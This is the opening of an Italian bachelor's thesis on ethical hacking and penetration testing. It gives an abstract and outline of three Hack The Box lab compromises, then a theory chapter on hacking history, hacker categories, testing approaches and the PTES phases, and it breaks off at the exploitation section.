UNIVERSITÀ POLITECNICA DELLE MARCHE

Facoltà di Ingegneria
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione

Tesi di Laurea

Progettazione e realizzazione di attività di ethical hacking su ecosistemi Windows e Linux

Design and implementation of ethical hacking activities on Windows and Linux ecosystems

Relatore:
Prof. Domenico Ursino

Candidato:
Filippo Flamini

Correlatore:
Dott. Luca Virgili

Anno Accademico 2025/2026

Pauca, sed matura.

Carl Friedrich Gauss

Sommario

La presente tesi affronta il tema del penetration testing attraverso la progettazione e l'esecuzione di tre attività pratiche condotte su ambienti simulati forniti dalla piattaforma Hack The Box, operando su sistema operativo Kali Linux. Ciascuna attività è stata condotta seguendo le fasi di information gathering, vulnerability analysis, exploitation e post exploitation. Nel primo scenario è stata compromessa un'applicazione web basata sul CMS Camaleon, sfruttando una vulnerabilità di privilege escalation per l'estrazione di credenziali cloud e il successivo accesso al sistema. Nel secondo è stata violata un'infrastruttura containerizzata, concatenando un authentication bypass e una Remote Code Execution in Flowise con una privilege escalation tramite il servizio Gogs. Nel terzo è stata compromessa un'infrastruttura Active Directory avanzata, impiegando credenziali hardcoded estratte da un file binario .NET, DNS poisoning su un linked server MSSQL e command injection in un servizio WCF/SOAP interno. I risultati dimostrano come la combinazione di vulnerabilità anche singolarmente non critiche possa condurre alla compromissione totale di un sistema, confermando l'efficacia del penetration testing come strumento di analisi proattiva della sicurezza.

Parole chiave: Penetration testing, Cybersecurity, Ethical Hacking, Kali Linux, Hack The Box, Active Directory, Privilege Escalation.

Indice

Elenco delle figure

Elenco dei listati

Introduzione

Nel contesto attuale, caratterizzato da una crescente digitalizzazione e da un'espansione continua delle superfici d'attacco, la sicurezza informatica rappresenta una priorità strategica imprescindibile per le istituzioni, le imprese e i privati cittadini. L'aumento della complessità e della pervasività delle minacce informatiche, unito alla rapida diffusione di servizi basati su infrastrutture Cloud, dispositivi mobili e reti eterogenee, ha determinato la necessità di approcci proattivi, capaci non soltanto di reagire a incidenti già verificatisi, ma anche di prevenire e mitigare potenziali vulnerabilità prima che queste possano essere sfruttate da attori malevoli. In tale scenario, il penetration testing si configura come uno strumento di primaria importanza per la valutazione della resilienza dei sistemi digitali: attraverso la simulazione controllata e autorizzata di attacchi reali, è possibile misurare l'efficacia delle difese implementate, comprendere le modalità di compromissione e rafforzare le strategie di protezione. L'interesse crescente verso l'ethical hacking e la formazione di figure professionali specializzate conferma come la sicurezza *by design* non sia più un'opzione, bensì un requisito essenziale per la continuità operativa e la protezione degli asset informativi. La crescente adozione di piattaforme di addestramento, quali Hack The Box, TryHackMe e PentesterLab, testimonia, inoltre, la necessità di ambienti realistici in cui acquisire e consolidare competenze offensive in condizioni sicure e controllate, riflettendo la domanda di professionisti capaci di individuare e mitigare le vulnerabilità prima che possano essere sfruttate da attori ostili. Mossi da queste considerazioni, abbiamo scelto di dedicare il presente lavoro di tesi al penetration testing, con l'obiettivo di consolidare metodologie, strumenti e competenze utili ad affrontare scenari eterogenei e di contribuire alla comprensione delle dinamiche di compromissione in contesti realistici.

In questo quadro, operiamo su ambienti simulati e controllati forniti dalla piattaforma Hack The Box, così da garantire condizioni di sicurezza e, al tempo stesso, una forte aderenza a contesti reali. Le attività che presentiamo comprendono la progettazione e l'esecuzione di tre penetration test su sistemi diversificati: un ambiente di web application in contesto Linux, un'infrastruttura containerizzata basata su Docker e un ambiente Active Directory avanzato in ecosistema Windows. In ciascun caso, adottiamo un approccio metodico, articolato nelle fasi di information gathering, vulnerability analysis, exploitation e post exploitation, avvalendoci di strumenti consolidati e ampiamente utilizzati nel settore, tra cui Nmap, Gobuster, Searchsploit, Responder, John the Ripper, Evil-WinRM e AWS CLI, tutti eseguiti su sistema operativo Kali Linux. Oltre agli aspetti puramente tecnici, ci proponiamo

di evidenziare le criticità riscontrate, le modalità di superamento degli ostacoli e il valore formativo derivante dalla replicabilità delle esperienze svolte. In tal modo, il lavoro intende non soltanto illustrare casi specifici di compromissione simulata, ma anche proporre una riflessione sulle best practice da adottare e sugli scenari di miglioramento futuri.

Questa tesi è strutturata come di seguito specificato:

- *Capitolo 1*: presentiamo i fondamenti della cybersecurity, ripercorrendone la storia, le motivazioni alla base della sua nascita e le diverse tipologie di hacker, fino a introdurre il concetto di penetration test, con la descrizione delle fasi operative e delle principali minacce informatiche.
- *Capitolo 2*: illustriamo gli strumenti software utilizzati durante le attività, tra cui il sistema operativo scelto, le piattaforme di laboratorio e i tool specifici per scansione, enumerazione, analisi e attacco, oltre agli strumenti di scripting e automazione.
- *Capitolo 3*: descriviamo il penetration test condotto sulla macchina Facts, un ambiente Linux di web application, incentrato sullo sfruttamento di una vulnerabilità di privilege escalation nel CMS Camaleon per l'estrazione di credenziali cloud e sulla successiva escalation dei privilegi tramite l'abuso di un file binario di sistema.
- *Capitolo 4*: presentiamo il penetration test sulla macchina Silentium, un ambiente containerizzato in cui sfruttiamo una catena di vulnerabilità nella piattaforma Flowise per ottenere l'accesso a un container Docker, seguita da una privilege escalation sull'host tramite il servizio Gogs.
- *Capitolo 5*: analizziamo il penetration test sulla macchina Overwatch, un'infrastruttura Active Directory avanzata basata su Windows Server, con particolare attenzione all'estrazione di credenziali da un file binario .NET, a tecniche di DNS poisoning e allo sfruttamento di una command injection in un servizio WCF/SOAP interno.
- *Capitolo 6*: proponiamo una riflessione critica sulle tre attività svolte, analizzando le lezioni apprese e le implicazioni che le vulnerabilità riscontrate suggeriscono in contesti reali di sicurezza informatica.

Capitolo 1

Fondamenti di Ethical Hacking e Penetration Testing

In questo capitolo viene proposta un'analisi approfondita dei fondamenti dell'ethical hacking e del penetration testing. L'obiettivo principale è fornire le basi teoriche per comprendere l'importanza strategica della sicurezza offensiva nel contesto attuale. Inizialmente si ripercorrerà l'evoluzione storica dell'hacking, osservando come questa disciplina sia cambiata radicalmente nel tempo. Capiremo come la figura dell'hacker si sia trasformata per fronteggiare minacce sempre più complesse e organizzate. Successivamente, la trattazione esaminerà le differenze metodologiche tra Vulnerability Assessment e Penetration Testing. Spiegheremo perché questi due approcci non debbano essere considerati alternativi, ma piuttosto strumenti complementari per la difesa aziendale. Saranno, poi, descritte le modalità di esecuzione dei test, illustrando lo standard PTES. Illustreremo i principali tipi di malware. Poi, oltre agli aspetti puramente tecnici, il testo affronterà il delicato quadro etico e contrattuale della professione. Saranno, inoltre, definiti i limiti normativi in Italia, esaminando il reato di accesso abusivo a sistema informatico. L'intento finale è dimostrare come la valutazione delle vulnerabilità richieda competenze tecniche affiancate da un metodo rigoroso, lecito e professionale.

1.1 Storia e definizione dell'Ethical Hacking

La parola «hacker» ha radici antecedenti all'informatica moderna: negli anni '50 e '60 era già utilizzata in ambito accademico, in particolare al MIT, per indicare soluzioni ingegnose, modifiche tecniche e approcci creativi alla risoluzione di problemi (Levy 1984). In questa fase, la cultura hacker nasce dall'unione di curiosità tecnica, condivisione del sapere e sperimentazione pratica, in un'epoca in cui l'accesso ai computer era ancora fortemente limitato e riservato alla ricerca scientifica. Negli anni '70 e '80 il fenomeno si struttura grazie a comunità come l'Homebrew Computer Club e alla diffusione dei personal computer: i primi hacker

esploravano sistemi multi-utente e reti spesso senza intenzioni malevole, ma con un impatto che poteva rivelarsi critico quando le macchine divennero più connesse.

Con l'aumento della connettività e la commercializzazione dell'informatica, emergono nuovi strumenti, come virus, worm[1] e toolkit per exploit[2], nonché modelli di attacco su scala sempre più ampia. Eventi notevoli, come il rilascio del primo worm e altri attacchi emersi tra gli anni '80 e '90, mostrano come la pratica hacker possa diventare criminale o destabilizzante per infrastrutture critiche. Questa evoluzione obbliga aziende, istituzioni e governi a sviluppare risposte tecniche, organizzative e legali.

Negli anni '90 il termine «ethical hacking» viene reso popolare in ambito industriale e mediatico: John Patrick di IBM è spesso citato come colui che ne ha promosso l'uso nel 1995, descrivendo l'attività di esperti che simulano attacchi con finalità difensive e con permesso esplicito (Patrick 1995). Parallelamente si sviluppano certificazioni, come la CEH[3], e metodologie formali per i penetration test, che istituzionalizzano processi, deliverable e codici di condotta.

L'ethical hacking è una disciplina che richiede diverse competenze. Dal punto di vista tecnico, è necessario conoscere i sistemi operativi, le reti e lo sviluppo di exploit. Dal punto di vista metodologico, prevede fasi precise: reconnaissance, scanning, exploitation e post-exploitation. Infine, ci sono aspetti etico-legali importanti: il consenso, la responsabilità e la divulgazione responsabile. Nel corso degli anni, sono stati sviluppati standard e best practice e, grazie ai quadri normativi, sono stati ridefiniti i ruoli dell'ethical hacker nella sicurezza aziendale. Oggi questa figura è riconosciuta e fondamentale per valutare proattivamente le vulnerabilità. In questa tesi si adotterà, quindi, una definizione pratica di ethical hacking come attività autorizzata di identificazione e contenimento delle vulnerabilità, eseguita secondo procedure concordate e documentate, che saranno approfondite nei capitoli successivi.

1.1.1 Sviluppo cronologico dell'hacking: dai primi sistemi multi-utente all'era moderna

Una ricostruzione cronologica dell'hacking non può prescindere dai substrati tecnologici che ne hanno reso possibile l'evoluzione. La rete ARPANET, sviluppata a partire dal 1969 nell'ambito di un progetto della Defense Advanced Research

[1] Un tipo di malware capace di replicarsi e diffondersi autonomamente attraverso la rete, senza bisogno di infettare altri file.

[2] Un programma o una sequenza di comandi creati appositamente per sfruttare una specifica vulnerabilità di un sistema, al fine di comprometterlo.

[3] Certified Ethical Hacker: certificazione internazionale che attesta le competenze nel testare la sicurezza dei sistemi informatici in modo etico e legale.

Projects Agency (DARPA), ha costituito il primo banco di prova reale per l'interazione remota tra sistemi eterogenei; già in questa fase emergono i primi tentativi di accesso non autorizzato, ancor prima che esistesse una terminologia consolidata per descriverli (Hafner e Markoff 1991). Parallelamente, il fenomeno del phone phreaking, ossia la manipolazione dei sistemi di commutazione telefonica per ottenere chiamate gratuite o accedere a reti riservate, anticipò molte delle dinamiche culturali e tecniche dell'hacking informatico successivo.

Il primo evento di portata globale capace di ridefinire la percezione pubblica dell'hacking fu il rilascio del worm di Morris nel novembre del 1988. Il programma, scritto da Robert Tappan Morris, si diffuse autonomamente su migliaia di sistemi connessi ad ARPANET causando rallentamenti generalizzati e interruzioni significative (Spafford 1989). L'episodio ebbe conseguenze immediate su due piani distinti: in quello tecnico, accelerò la nascita del CERT/CC (Computer Emergency Response Team Coordination Center) presso la Carnegie Mellon University, il primo organismo istituzionale dedicato alla risposta agli incidenti informatici; in quello giuridico, portò alla prima condanna negli Stati Uniti per un reato informatico ai sensi del Computer Fraud and Abuse Act del 1986, stabilendo un precedente legale di rilievo per tutti i casi successivi.

Il decennio successivo fu segnato da una crescente attenzione mediatica verso figure come Kevin Mitnick, la cui vicenda contribuì a formare, e in parte a distorcere, l'immagine pubblica dell'hacker come soggetto capace di penetrare qualunque sistema con risorse minime e in modo sostanzialmente incontrastabile (Mitnick e Simon 2002). Allo stesso tempo, la rapida diffusione del World Wide Web e dei sistemi di commercio elettronico aprì nuove e più estese superfici di attacco, rendendo evidenti le debolezze strutturali delle applicazioni web. Vennero introdotte tecniche come la SQL injection, il cross-site scripting (XSS) e la manipolazione dei parametri HTTP[4]. Nel corso degli anni '90 e 2000, le vulnerabilità web emersero tra le categorie più documentate e sfruttate, come testimoniato dall'istituzione e dalla costante evoluzione delle classificazioni OWASP (*Open Web Application Security Project*) (OWASP Foundation 2020).

Infine, l'era moderna è caratterizzata da una duplice tendenza che ha modificato nel profondo il profilo operativo di chiunque operi nel settore. Da un lato, si assiste a una progressiva professionalizzazione e istituzionalizzazione delle pratiche offensive in chiave difensiva, con la diffusione dei programmi di bug bounty e delle policy di vulnerability disclosure coordinata[5], attraverso cui organizzazioni e ricercatori definiscono modalità strutturate di segnalazione e gestione delle vulnerabilità.

[4]Note tecniche di attacco informatico mirate a sfruttare le vulnerabilità delle applicazioni web.

[5]Sono iniziative promosse da aziende, organizzazioni o enti governativi che offrono ricompense in denaro a hacker etici e ricercatori di sicurezza che scovano e segnalano privatamente vulnerabilità o bug nei loro sistemi, nei loro software o nei lorositi web.

Dall'altro, la nasciata di attori sempre più sofisticati (gruppi criminali organizzati) ha reso il panorama della minaccia dell'hacking considerevolmente più complesso rispetto alle origini accademiche del fenomeno; questo ha fatto sì che ci fosse un aggiornamento continuo sia delle metodologie difensive che di quelle offensive.

1.1.2 L'evoluzione delle minacce e la nascita dell'Hacking Etico professionale

La trasformazione più significativa nel panorama delle minacce informatiche non è stata tanto di natura tecnica quanto strutturale. A partire dagli anni 2000, l'hacking ha progressivamente smesso di essere un fenomeno prevalentemente individuale per diventare un'attività organizzata, economicamente motivata e, in alcuni casi, direttamente sostenuta da attori statali. Il sorgere di mercati underground specializzati nella compravendita di exploit, credenziali compromesse e accessi a sistemi aziendali ha mutato profondamente le dinamiche del rischio, trasformando ogni vulnerabilità non corretta in una potenziale merce con un preciso valore commerciale (European Union Agency for Cybersecurity 2023). Questa trasformazione ha fatto sì che il vecchio modello difensivo basato sulla sola protezione perimetrale diventatasse obsoleto, imponendo alle organizzazioni di adottare una prospettiva di rischio continua e dinamica.

La nozione di Advanced Persistent Threat (APT), introdotta nel lessico della sicurezza informatica verso la fine degli anni 2000 per descrivere campagne di intrusione prolungate, altamente mirate e condotte da avversari dotati di risorse significative, ha segnato un ulteriore salto qualitativo nell'analisi delle minacce. A differenza degli attacchi opportunistici che avevano caratterizzato la fase precedente, le APT combinano tecniche di ingegneria sociale, sfruttamento di vulnerabilità zero-day[6] e movimenti laterali all'interno delle reti bersaglio, con l'obiettivo di mantenere un accesso silenzioso e persistente nel tempo piuttosto che produrre effetti immediatamente visibili (European Union Agency for Cybersecurity 2023). Il caso Stuxnet ha rappresentato il primo esempio ampiamente documentato di un agente malevolo progettato per causare danni fisici a impianti industriali. Identificato nel 2010 e attribuito da analisi indipendenti a un'operazione di cyberwarfare con componenti statali, ha ridefinito i confini del rischio cyber anche per le infrastrutture critiche (Zetter 2014).

Le minacce informatiche sono diventate più numerose e complesse. Per questo motivo, le sole misure difensive non sono più sufficienti. Le aziende hanno capito che devono trovare le vulnerabilità prima che gli attaccanti le sfruttino. Di conseguenza,

[6]Le vulnerabilità zero-day sono delle debolezze nei sistemi informatici che non sono ancora state corrette da parte dei fornitori.

è cresciuta la domanda di professionisti esperti che devono saper simulare attacchi realistici. Aziende di tutte le dimensioni e di tutti i settori commissionano penetration test e red team engagement; esse non lo fanno per obbligo formale, ma perché è parte essenziale della loro gestione del rischio. L'ethical hacking professionale nasce, quindi, da una necessità concreta; non è una scelta culturale spontanea, ma una risposta diretta all'evoluzione delle minacce. Per difendersi efficacemente, le aziende hanno capito che devono pensare e agire come un attaccante, per anticipare le mosse dei veri avversari.

1.1.3 Definizione formale di Ethical Hacker e le differenze operative (White, Grey e Black Hat)

Sul piano formale, l'ethical hacker può essere definito come un professionista della sicurezza informatica autorizzato a condurre attività di analisi offensiva su sistemi, reti e applicazioni di terzi, con l'obiettivo di identificare vulnerabilità e valutare l'esposizione al rischio prima che attori malevoli possano farlo. A differenza di quanto suggerisce una lettura superficiale del termine «hacking», l'attività è sempre vincolata da un accordo contrattuale esplicito che ne delimita il perimetro, le modalità operative e le responsabilità delle parti coinvolte (Engebretson 2013). La competenza tecnica costituisce solo una delle dimensioni richieste; altrettanto importante è la capacità di operare entro un quadro etico e giuridico.

La classificazione degli hacker più comune si basa sul colore del cappello: un concetto ispirato al cinema western americano e diventato, a partire dagli anni '90, lo standard di riferimento nella sicurezza informatica I *white hat*, o hacker etici, operano con autorizzazione esplicita del proprietario del sistema e con finalità difensive. Tipicamente operano nell'ambito di incarichi di consulenza, vulnerability assessment o penetration testing; il loro operato si svolge all'interno di un quadro contrattuale e normativo che ne garantisce la legittimità e la riproducibilità. I *black hat* agiscono, invece, senza alcuna autorizzazione e con scopi illeciti, perseguendo obiettivi come la frode, lo spionaggio industriale, il sabotaggio o l'estorsione, e rischiando gravi conseguenze penali nei paesi che puniscono i crimini informatici. I *grey hat* occupano una posizione intermedia e più ambigua: possono condurre attività di ricerca su sistemi altrui senza preventivo consenso, o divulgare vulnerabilità in modo non coordinato con i soggetti interessati, pur senza perseguire un danno diretto (Harper et al. 2011). Anche in questo caso, tuttavia, l'assenza di un'intenzione esplicitamente malevola non esclude la rilevanza penale della condotta, come confermato da numerosi procedimenti giudiziari in diverse giurisdizioni.

Accanto alle tre categorie fondamentali, la letteratura e la prassi della comunità della sicurezza informatica hanno elaborato ulteriori classificazioni che descrivono profili operativi distinti. I *red hat* condividono con i white hat la finalità di contrasto agli attori malevoli, ma si distinguono per l'approccio radicalmente offensivo:

anziché limitarsi a segnalare le minacce, intervengono attivamente per neutralizzarle, talvolta ricorrendo a tecniche aggressive nei confronti delle infrastrutture degli stessi black hat. Questo profilo è spesso associato ad agenzie governative o a operatori che agiscono in contesti in cui l'autorizzazione preventiva risulta strutturalmente difficile da ottenere. I *blue hat* sono, invece, professionisti esterni, tipicamente consulenti o ricercatori indipendenti ingaggiati da organizzazioni per testare specifici sistemi o prodotti prima del loro rilascio, senza far parte stabilmente del team di sicurezza interno. Il termine è legato in particolare al programma *BlueHat* di Microsoft, che prevede sessioni di ricerca offensiva condotte da esperti terzi su software e servizi aziendali prima della loro distribuzione pubblica. I *green hat*, infine, identificano figure alle prime armi nel panorama della sicurezza offensiva: soggetti ancora privi di esperienza consolidata, impegnati in una fase di apprendimento attivo delle tecniche e degli strumenti del settore. A differenza degli *script kiddie*[7], che si limitano all'uso acritico di strumenti altrui senza interesse per i meccanismi sottostanti i green hat mostrano una motivazione genuina verso la comprensione approfondita delle vulnerabilità e dei metodi di attacco. La Figura 1.1 fornisce una rappresentazione grafica delle varie tipologie di hacker.

Figura 1.1: Classificazione degli hacker in base al colore del cappello

Dal punto di vista operativo, la distinzione tra le tre categorie si traduce in differenze concrete nelle modalità di ingaggio, nella documentazione prodotta e nelle responsabilità assunte. L'ethical hacker lavora sulla base di un documento noto come *Rules of Engagement* (RoE), che specifica in dettaglio gli obiettivi dell'attività, i sistemi inclusi nel perimetro autorizzato, le tecniche consentite e quelle escluse, nonché le procedure da seguire in caso di individuazione di un incidente critico o di un rischio immediato (Scarfone et al. 2008). Questo strumento contrattuale rappresenta, al contempo, una tutela per il professionista e un meccanismo di

[7]Indica un soggetto inesperto che utilizza strumenti e script sviluppati da altri senza comprenderne il funzionamento, mosso più dalla ricerca di notorietà che da un interesse tecnico genuino.

controllo per il committente, che può così definire con precisione i limiti dell'attività e le aspettative in termini di output e reportistica. In questa prospettiva, ciò che distingue l'ethical hacker non è unicamente la padronanza delle tecniche offensive, ma la capacità di esercitarle con rigore metodologico, trasparenza verso il cliente e piena assunzione di responsabilità rispetto agli impatti prodotti.

1.2 Penetration Testing vs Vulnerability Assessment

Nell'ambito della sicurezza informatica esistono due approcci diversi per valutare le vulnerabilità: il Vulnerability Assessment e il Penetration Testing. Entrambi mirano a rafforzare la sicurezza e a ridurre i rischi informatici, ma funzionano in modo differente. È importante capire come differiscono per scegliere il metodo giusto per le proprie esigenze, per interpretare correttamente i risultati e, per spiegare le conclusioni ai vari livelli dell'organizzazione.

Il Vulnerability Assessment è un processo sistematico di identificazione, classificazione e prioritizzazione delle vulnerabilità presenti in un ambiente informatico. Il suo obiettivo principale è la produzione di un inventario strutturato delle debolezze note, come configurazioni errate, software non aggiornato, servizi esposti in modo non necessario, policy non applicate, e attraverso l'uso combinato di strumenti automatizzati di scansione e verifiche manuali mirate (Scarfone et al. 2008). Per sua natura, questo tipo di attività tende ad avere un ambito più ampio rispetto al Penetration Testing e una componente manuale relativamente ridotta, il che lo rende particolarmente adatto al monitoraggio continuo e alla gestione sistematica delle vulnerabilità nel tempo. Un limite intrinseco del Vulnerability Assessment risiede, tuttavia, nell'assenza di una verifica effettiva della sfruttabilità delle vulnerabilità individuate: il fatto che una debolezza sia tecnicamente presente non implica che sia concretamente accessibile o sfruttabile in un contesto reale, e la sua reale pericolosità dipende da fattori contestuali che una scansione automatizzata non è in grado di valutare autonomamente.

Contrariamente al Vulnerability Assessment, il Penetration Testing adotta un approccio simulativo e mirato. Anziché limitarsi a enumerare le vulnerabilità presenti, il penetration tester cerca di sfruttarle attivamente, replicando le tattiche, le tecniche e le procedure (TTP) di un attaccante reale per valutare fino a che punto un sistema possa essere compromesso e quali impatti concreti ne deriverebbero (OWASP Foundation 2020). Questa caratteristica rende il Penetration Testing un'attività a più alta intensità di competenza manuale e a maggiore profondità analitica. Rispetto al Vulnerability Assessment esso consente di rivelare vulnerabilità logiche, catene di attacco multi-stadio e debolezze architetturali che gli strumenti automatizzati non sono strutturalmente in grado di identificare. Di

contro, la natura più circoscritta e approfondita del Penetration Testing comporta tipicamente una copertura più limitata in termini di superficie esaminata e un costo operativo più elevato, che impone al committente una scelta ponderata del perimetro di analisi.

I due approcci non devono, quindi, essere considerati alternativi, bensì complementari, e la loro integrazione in un programma strutturato di gestione della sicurezza è una pratica raccomandata dai principali framework di riferimento del settore (Scarfone et al. 2008). Il Vulnerability Assessment fornisce una visione ampia e regolarmente aggiornata dello stato di salute dell'ambiente informatico, mentre il Penetration Testing ne verifica la resilienza reale in scenari di attacco controllati. Combinati in modo coerente, questi strumenti permettono di unire copertura estensiva e profondità di analisi, offrendo all'organizzazione una base di conoscenza solida per stabilire priorità d'intervento e per allocare in modo efficace le risorse destinate alla sicurezza.

1.2.1 Importanza, vantaggi e limitazioni dei Penetration Test nel ciclo di vita della sicurezza

Il Penetration Testing occupa una posizione strategica all'interno del ciclo di vita della sicurezza informatica di un'organizzazione, non come attività episodica, ma come componente strutturale di un programma di gestione del rischio maturo e continuativo. La sua importanza deriva dalla capacità di fornire prove concrete sulla sfruttabilità effettiva delle vulnerabilità. Differentemente da altri strumenti che identificano solo debolezze teoriche, il Penetration Testing ne dimostra l'impatto reale attraverso simulazioni di attacco controllate, fornendo risultati direttamente applicabili alle decisioni di sicurezza (Scarfone et al. 2008). Questo rende il Penetration Testing più efficace per comunicare con i responsabili aziendali. Un report che mostra come un attacco reale potrebbe compromettere dati sensibili, acquisire privilegi elevati o muoversi lateralmente nella rete è molto più convincente di una semplice lista di vulnerabilità teoriche.

Sul piano dei vantaggi, il Penetration Testing consente di identificare classi di vulnerabilità che sfuggono strutturalmente agli strumenti automatizzati come, ad esempio, le debolezze logiche nei flussi applicativi, le catene di attacco che combinano più vulnerabilità di bassa criticità individuale in un percorso di compromissione ad alto impatto, e le misconfigurazioni architetturali che emergono solo quando i componenti di un sistema vengono analizzati nella loro interazione reciproca. Parallelamente, l'attività offre all'organizzazione l'opportunità di testare l'efficacia dei propri meccanismi di rilevamento e risposta agli incidenti. La capacità di un sistema di difesa non si misura soltanto nella prevenzione degli attacchi, ma anche nella velocità e nell'accuratezza con cui vengono individuati e contenuti, e

il Penetration Testing fornisce uno scenario realistico in cui valutare entrambe le dimensioni (OWASP Foundation 2020).

Le limitazioni del Penetration Testing sono, tuttavia, altrettanto rilevanti e devono essere chiaramente comunicate al committente per evitare aspettative non realistiche rispetto all'attività. La prima limitazione è di natura temporale: un Penetration Test fotografa lo stato di sicurezza di un ambiente in un preciso momento, e le conclusioni che ne derivano perdono progressivamente di validità man mano che l'ambiente evolve, nuove vulnerabilità vengono scoperte e le configurazioni cambiano. La seconda limitazione riguarda la copertura: per ragioni di tempo, costo e perimetro contrattualmente definito, nessun Penetration Test può aspirare a esaminare la totalità della superficie di attacco di un'organizzazione complessa, e la scelta del perimetro influenza in modo determinante i risultati ottenuti. Infine, la qualità dell'attività dipende in misura significativa dalla competenza e dall'esperienza del professionista che la conduce: a differenza di un processo automatizzato, il cui output è sostanzialmente deterministico a parità di input, il Penetration Testing è un'attività ad alta intensità di giudizio umano, e la variabilità tra professionisti diversi può riflettersi in modo sostanziale sulla profondità e sull'affidabilità dei risultati (Engebretson 2013).

1.2.2 Modalità di esecuzione: approcci Black-box, White-box e Grey-box

La scelta della modalità di esecuzione di un Penetration Test rappresenta una delle decisioni metodologiche più rilevanti nella fase di pre-engagement, poiché il livello di informazioni inizialmente fornite al tester condiziona in modo diretto il tipo di scenario simulato, la profondità dell'analisi raggiungibile e la tipologia di risultati ottenibili. Le tre modalità principali, Black-box, White-box e Grey-box, non devono essere intese come opzioni equivalenti tra cui scegliere in base a preferenze soggettive, ma come strumenti distinti che rispondono a obiettivi di sicurezza differenti e che implicano compromessi in termini di realismo, copertura e costo operativo.

Nell'approccio Black-box, il tester opera in condizioni di completa assenza di informazioni preliminari sul sistema bersaglio, replicando la prospettiva di un attaccante esterno che non dispone di accesso privilegiato a documentazione, credenziali o dettagli architetturali. Questa modalità massimizza il realismo dello scenario simulato e permette di valutare quanto un avversario reale, privo di conoscenze interne, sia in grado di progredire attraverso le fasi di ricognizione, enumerazione e sfruttamento delle vulnerabilità scoperte autonomamente (Harper et al. 2011). Il limite principale di questo approccio risiede nell'elevato tempo richiesto dalla fase di raccolta delle informazioni, il che riduce il tempo disponibile per l'analisi approfondita dei componenti interni. È, quindi, possibile che vulnerabilità presenti

in strati applicativi o infrastrutturali non vengano esposte direttamente, oppure che rimangano al di fuori del perimetro effettivamente esaminato.

L'approccio White-box si colloca all'estremo opposto dello spettro informativo; al tester vengono fornite in anticipo tutte le informazioni rilevanti sul sistema, inclusi il codice sorgente delle applicazioni, la topologia di rete, le credenziali di accesso e la documentazione architetturale. Questa modalità elimina il tempo dedicato alla fase di raccolta delle informazioni e consente di concentrare l'intera durata dell'incarico sull'analisi approfondita della logica applicativa e delle interazioni tra componenti. Queste ultime non sarebbero state individuabili senza accesso diretto al codice o alla configurazione interna (Scarfone et al. 2008). Il White-box è particolarmente indicato nei contesti in cui l'obiettivo primario è la verifica della robustezza del codice sviluppato internamente o la validazione di un'architettura prima del suo rilascio in produzione, piuttosto che per la simulazione di un attacco esterno. La sua limitazione principale è di natura opposta rispetto al Black-box: l'abbondanza di informazioni a disposizione del tester può portare a sovrastimare la capacità di un attaccante reale di identificare e sfruttare le stesse vulnerabilità trovate in assenza di quel contesto privilegiato.

Il Grey-box rappresenta la modalità più frequentemente adottata nella pratica professionale, in quanto combina elementi di entrambi gli approcci precedenti cercando di bilanciarne i rispettivi vantaggi. In questo scenario, al tester vengono fornite informazioni parziali, come credenziali di un utente con privilegi standard, una descrizione ad alto livello dell'architettura o l'accesso a una porzione limitata della documentazione tecnica; questo fa sì che il tester assuma la prospettiva di un attaccante che ha già ottenuto un accesso iniziale al sistema o che abbia raccolto informazioni (Engebretson 2013). Questo approccio consente di ridurre il tempo impiegato nelle fasi iniziali, aumentando la profondità di analisi raggiungibile nel periodo di tempo designato, senza rinunciare completamente al realismo di uno scenario in cui l'attaccante non dispone di visibilità completa sull'ambiente bersagliato.

La scelta tra le tre modalità deve, pertanto, essere guidata da una valutazione ponderata degli obiettivi specifici dell'organizzazione, delle risorse disponibili e del tipo di scenario di minaccia che si intende simulare, preferibilmente con il supporto di un professionista in grado di orientare il committente verso la soluzione metodologicamente più adeguata al contesto (Harper et al. 2011).

1.3 Fasi esecutive di un Penetration Test (Standard PTES)

Il *Penetration Testing Execution Standard* (PTES) articola il processo di un penetration test in sette fasi sequenziali, ciascuna propedeutica alla successiva

(The Penetration Testing Execution Standard 2026). Il testing vero e proprio inizia solo dopo che pentester e cliente hanno raggiunto un accordo su scope, formato del report e altri parametri (Weidman 2014).

Pre-Engagement e definizione dello scope

La fase di pre-engagement precede qualsiasi attività tecnica e ne costituisce il fondamento contrattuale e organizzativo. Questa è la fase in cui il pentester deve comprendere gli obiettivi di business del cliente, identificare eventuali dispositivi fragili presenti in rete e concordare una serie di elementi irrinunciabili (Weidman 2014). Tali elementi sono:

- *Scope*: quali indirizzi IP o host sono inclusi nel test e quali no; quali tipologie di azione sono consentite (uso di exploit con potenziale interruzione del servizio contro una semplice rilevazione di vulnerabilità; attacchi di social engineering; etc.).
- *Finestra temporale*: il cliente potrebbe richiedere che i test vengano eseguiti solo in determinate fasce orarie o in determinatigiorni.
- *Informazioni di contatto*: chi contattare in caso di scoperta di un problema critico, con eventuale preferenza per comunicazioni cifrate.
- *Autorizzazione scritta* (*get-out-of-jail-free card*): documento che limita la responsabilità del pentester in caso di imprevisti e che, nel caso di sistemi ospitati da terze parti, deve includere anche l'approvazione formale del terzo.
- *Termini di pagamento* e clausola di *Non-Disclosure Agreement* (NDA).

La mancata chiarezza in questa fase può portare a situazioni problematiche, ad esempio quando un cliente si aspetta una semplice scansione di vulnerabilità ma il pentester esegue test molto più intrusivi.

Information Gathering e Threat Modeling

Nella fase di *information gathering* il pentester raccoglie informazioni attraverso due modalità distinte. La prima è la raccolta di *open source intelligence*[8] (OSINT), che non interagisce direttamente con i sistemi target e comprende interrogazioni

[8]Con questo termine si intende l'attività di raccolta e analisi di informazioni pubbliche e liberamente accessibili sul web (ad esempio tramite motori di ricerca, social network o registri pubblici) per studiare un bersaglio prima di un attacco, senza interagire direttamente con i suoi sistemi.

Whois, ricognizione DNS, e ricerca di indirizzi email tramite strumenti come `theHarvester`. La seconda modalità, prevede l'interazione diretta con i sistemi. A partire da questo punto si entra in un'area legalmente delicata dove le tecniche devono essere utilizzate esclusivamente su sistemi per cui si dispone di autorizzazione scritta (Weidman 2014).

Le informazioni raccolte alimentano il threat modeling: il pentester ragiona come un attaccante e sviluppa strategie d'attacco basate sui dati acquisiti. Ad esempio, un attaccante potrebbe puntare ai sistemi di sviluppo interno per esfiltrare codice sorgente e rivenderlo a un concorrente.

Vulnerability Analysis

L'analisi delle vulnerabilità combina strumenti automatizzati e verifica manuale. Essa viene divisa in due fasi: la prima riguarda gli scanner di vulnerabilità, che utilizzano database di vulnerabilità note e una serie di controlli attivi per stimare quali vulnerabilità siano presenti. La seconda riguarda l'analisi critica manuale, necessaria dal fatto che gli scanner non possono sostituire il pensiero critico del pentester (Weidman 2014).

Exploitation

